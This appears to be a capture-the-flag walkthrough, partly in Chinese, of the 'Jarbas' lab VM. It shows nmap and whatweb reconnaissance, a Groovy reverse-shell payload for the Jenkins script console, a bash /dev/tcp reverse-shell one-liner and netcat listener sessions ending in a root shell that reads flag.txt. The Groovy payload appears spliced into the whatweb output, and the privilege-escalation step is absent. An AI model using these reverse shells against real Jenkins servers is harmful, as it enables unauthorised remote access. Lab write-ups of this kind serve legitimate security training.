╭─ /home/kali/Desktop/RedTeamNote/Jarbas ··········· х INT with root@kali at 21:53:16 ─╮
╰─❯ nmap -sn 192.168.0.0/24                                                           ─╯
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-04 21:53 EDT
Nmap scan report for 192.168.0.1
Host is up (0.0054s latency).
MAC Address: 48:7D:2E:DE:45:22 (TP-Link Technologies)
Nmap scan report for 192.168.0.103
Host is up (0.000049s latency).
MAC Address: 70:08:94:2E:B7:41 (Unknown)
Nmap scan report for 192.168.0.106
Host is up (0.25s latency).
MAC Address: F4:28:9D:61:4E:6D (Unknown)
Nmap scan report for 192.168.0.107
Host is up (0.26s latency).
MAC Address: 84:08:3A:11:B2:E1 (Unknown)
Nmap scan report for 192.168.0.109
Host is up (0.26s latency).
MAC Address: F4:28:9D:61:4E:6D (Unknown)
Nmap scan report for 192.168.0.110
Host is up (0.26s latency).
MAC Address: 76:98:67:CA:0D:82 (Unknown)
Nmap scan report for 192.168.0.111
Host is up (0.26s latency).
MAC Address: EC:5C:68:E8:9B:D5 (Chongqing Fugui Electronics)
Nmap scan report for 192.168.0.112
Host is up (0.00034s latency).
MAC Address: 08:00:27:EB:9E:FC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.0.113
Host is up.
Nmap done: 256 IP addresses (9 hosts up) scanned in 4.32 seconds

╭─ /home/kali/Desktop/RedTeamNote/Jarbas ········· took 4s with root@kali at 21:53:27 ─╮
╰─❯ nmap -sT -p- 192.168.0.112 --min-rate 10000                                       ─╯
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-04 21:54 EDT
Nmap scan report for 192.168.0.112
Host is up (0.00035s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql
8080/tcp open  http-proxy
MAC Address: 08:00:27:EB:9E:FC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.83 seconds
╭─ /home/kali/Desktop/RedTeamNote/Jarbas ················· with root@kali at 21:54:12 ─╮
╰─❯ nmap -sT -sV  192.168.0.112 -p22,80,3306,8080 -O --min-rate 10000                 ─╯
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-04 21:59 EDT
Nmap scan report for 192.168.0.112
Host is up (0.0041s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
3306/tcp open  mysql   MariaDB 10.3.23 or earlier (unauthorized)
8080/tcp open  http    Jetty 9.4.z-SNAPSHOT
MAC Address: 08:00:27:EB:9E:FC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.45 seconds
╭─ /home/kali/Desktop/RedTeamNote/Jarbas ················· with root@kali at 22:01:10 ─╮
╰─❯ nmap -sT -sC 192.168.0.112 -p22,80,3306,8080 --min-rate 10000                     ─╯
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-04 22:01 EDT
Nmap scan report for 192.168.0.112
Host is up (0.0014s latency).

PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   2048 28:bc:49:3c:6c:43:29:57:3c:b8:85:9a:6d:3c:16:3f (RSA)
|   256 a0:1b:90:2c:da:79:eb:8f:3b:14:de:bb:3f:d2:e7:3f (ECDSA)
|_  256 57:72:08:54:b7:56:ff:c3:e6:16:6f:97:cf:ae:7f:76 (ED25519)
80/tcp   open  http
|_http-title: Jarbas - O Seu Mordomo Virtual!
| http-methods:
|_  Potentially risky methods: TRACE
3306/tcp open  mysql
8080/tcp open  http-proxy
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
MAC Address: 08:00:27:EB:9E:FC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 3.53 seconds
╭─ /home/kali/Desktop/RedTeamNote/Jarbas ····· took 1m 24s with root@kali at 22:03:36 ─╮ ╰─❯ whatweb http://192.168.0.112/ -v ─╯ WhatWeb report for http://192.168.0.112/ Status : 200 OK Title : Jarbas - O Seu Mordomo Virtual! IP : 192.168.0.112 Country : RESERVED, ZZ
Detected Plugins: [ Apache ] The Apache HTTP Server Project is an effort to develop and maintain an open-source HTTP server for modern operating systems including UNIX and Windows NT. The goal of this project is to provide a secure, efficient and extensible server that provides HTTP services in sync with the current HTTP standards.
Version : 2.4.6 (from HTTP Server Header) Google Dorks: (3) Website : http://httpd.apache.org/
[ Frame ] This plugin detects instances of frame and iframe HTML elements.
[ Google-Analytics ] This plugin identifies the Google Analytics account.
Version : Universal Website : http://www.google.com/analytics/
[ HTML5 ] HTML version 5, detected by the doctype declaration
[ HTTPServer ] HTTP server header string. This plugin also attempts to identify the operating system from the server header.
OS : CentOS String : Apache/2.4.6 (CentOS) PHP/5.4.16 (from server string)
[ Mark-of-the-Web ] The MOTW is a comment added to the HTML markup for a Web page. When a user opens the Web page from their local machine, Internet Explorer references this comment to determine the security zone in which it should run the page.
[ PHP ] PHP is a widely-used general-purpose scripting language that is especially suited for Web development and can be embedded into HTML. This plugin identifies PHP errors, modules and versions and extracts the local file path and username if present.
Version : 5.4.16 Google Dorks: (3) Website : http://www.php.net/
[ PasswordField ] find password fields
String : password (from field name)
[ Script ] This plugin detects instances of script HTML elements and returns the script language/type.
String host="192.168.0.113"; int port=4444; String cmd="/bin/bash"; Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start(); Socket s=new Socket(host,port); InputStream pi=p.getInputStream(),pe=p.getErrorStream(),si=s.getInputStream(); OutputStream po=p.getOutputStream(),so=s.getOutputStream(); while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try{p.exitValue();break;}catch(Exception e){}};p.destroy();s.close();
注: Jenkins的script使用Groovy 语言编写


或者:新建任务→构建一个自由风格的软件项目
→构建→执行shell
输入反向shell的命令
bash -i >& /dev/tcp/192.168.0.113/4444 0>&1
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18
╭─ /home/kali/Desktop ···································· with root@kali at 04:17:30 ─ ╰─❯ nc -lvp 4444 ─ listening on [any] 4444 ... 192.168.0.112: inverse host lookup failed: Unknown host connect to [192.168.0.113] from (UNKNOWN) [192.168.0.112] 49530 bash: no job control inthis shell bash-4.2$ ls ls bash-4.2$ clear clear TERM environment variable not set. bash-4.2$ id id uid=997(jenkins) gid=995(jenkins) groups=995(jenkins) context=system_u:system_r:initrc_s0 bash-4.2$ uname -a uname -a Linux jarbas 3.10.0-693.21.1.el7.x86_64 #1 SMP Wed Mar 719:03:37 UTC 2018 x86_64 x86_6x86_64 GNU/Linux bash-4.2$
三.权限提升:
使用sudo -l 查看当前有哪些权限
1
2
3
4
5
6
7
8
9
10
11
12
sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

sudo: no tty present and no askpass program specified
bash-4.2$
┌──(kali㉿kali)-[~] └─$ nc -lvp 8888 listening on [any] 8888 ... ls 192.168.0.112: inverse host lookup failed: Unknown host connect to [192.168.0.113] from (UNKNOWN) [192.168.0.112] 57244 bash: no job control in this shell [root@jarbas ~]# ls flag.txt [root@jarbas ~]# ls ls flag.txt [root@jarbas ~]# cat flag.txt cat flag.txt Hey!
Congratulations! You got it! I always knew you could do it! This challenge was very easy, huh? =)